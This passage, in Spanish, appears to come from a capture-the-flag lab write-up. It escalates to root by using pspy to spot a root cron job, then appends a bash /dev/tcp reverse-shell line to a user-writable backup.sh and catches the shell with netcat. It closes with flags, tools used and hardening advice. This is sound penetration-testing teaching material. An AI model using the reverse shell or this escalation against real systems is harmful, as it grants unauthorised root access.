Podemos ver que solo el usuario root tiene acceso para ver el archivo backup.zip


Descargamos un aarchivo llamado **pspy64**

```
hackermentor@monkey:~$ wget 192.168.153.140:8081/pspy64
--2024-10-31 14:23:27--  http://192.168.153.140:8081/pspy64
Connecting to 192.168.153.140:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M  --.-KB/s    in 0.03s

2024-10-31 14:23:27 (117 MB/s) - 'pspy64' saved [3104768/3104768]

hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  linpeas  pspy64
hackermentor@monkey:~$
```

```
2024/10/31 14:30:01 CMD: UID=0     PID=31823  | /bin/bash /home/hackermentor/backup.sh
^CExiting program... (interrupt)
hackermentor@monkey:~$ ls -l backup.sh
-rwxr-xr-- 1 hackermentor administrator 111 May 20  2022 backup.sh
hackermentor@monkey:~$
```

Verificamos que el usuario root ejecuta el archivo backup.sh

Procedemos a crear una Shell reversa, modificando el archivo **backup.sh**





```
hackermentor@monkey:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip

bash -i >& /dev/tcp/192.168.153.140/6667 0>&1
hackermentor@monkey:~$
```

Obtuvimos acceso al sistema con el usuario root

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 6667
listening on [any] 6667 ...
connect to [192.168.153.140] from (UNKNOWN) [192.168.153.147] 38994
bash: cannot set terminal process group (31873): Inappropriate ioctl for device
bash: no job control in this shell
root@monkey:~#
```

Buscamos la segunda bandera



5. Banderas

Bandera1	47ee0702e489445bae251df46bc88b73
Bandera2	d844ce556f834568a3ffe8c219d73368

6. Herramientas usadas

arp-scan -l	…
Nmap	…
ftp	…
crackmapexec	
gobuster	
Burp suite	
exiftool	
Reverse shell	
LinPeas	
pspy	

7. Conclusiones y Recomendaciones

Conclusiones:

1. La escalada de privilegios desde un usuario sin privilegios hasta root fue posible, lo que indica vulnerabilidades críticas en la configuración del sistema
2. El uso exitoso de reverse shell sugiere que hay problemas en la configuración de seguridad de red
3. La ejecución de linpeas y pspy indica que hay información sensible del sistema expuesta

Recomendaciones:

1. Gestión de Privilegios:

- Implementar el principio de mínimo privilegio
- Revisar y actualizar regularmente los permisos SUID/SGID
- Implementar sudoers con reglas específicas y restrictivas

2. Seguridad de Red:

- Implementar reglas de firewall más estrictas
- Monitorear y filtrar conexiones reverse shell
- Restringir los puertos abiertos al mínimo necesario

3. Monitoreo del Sistema:

- Implementar un sistema HIDS (Host Intrusion Detection System)
- Configurar logging centralizado
- Monitorear en tiempo real la ejecución de procesos sospechosos

4. Actualizaciones y Parches:

- Mantener el sistema Debian 10 actualizado con los últimos parches de seguridad
- Implementar un proceso regular de gestión de actualizaciones
- Revisar y actualizar todos los servicios y aplicaciones instalados

5. Hardening del Sistema:

- Deshabilitar servicios innecesarios
- Implementar políticas de contraseñas fuertes
- Configurar correctamente los permisos de archivos y directorios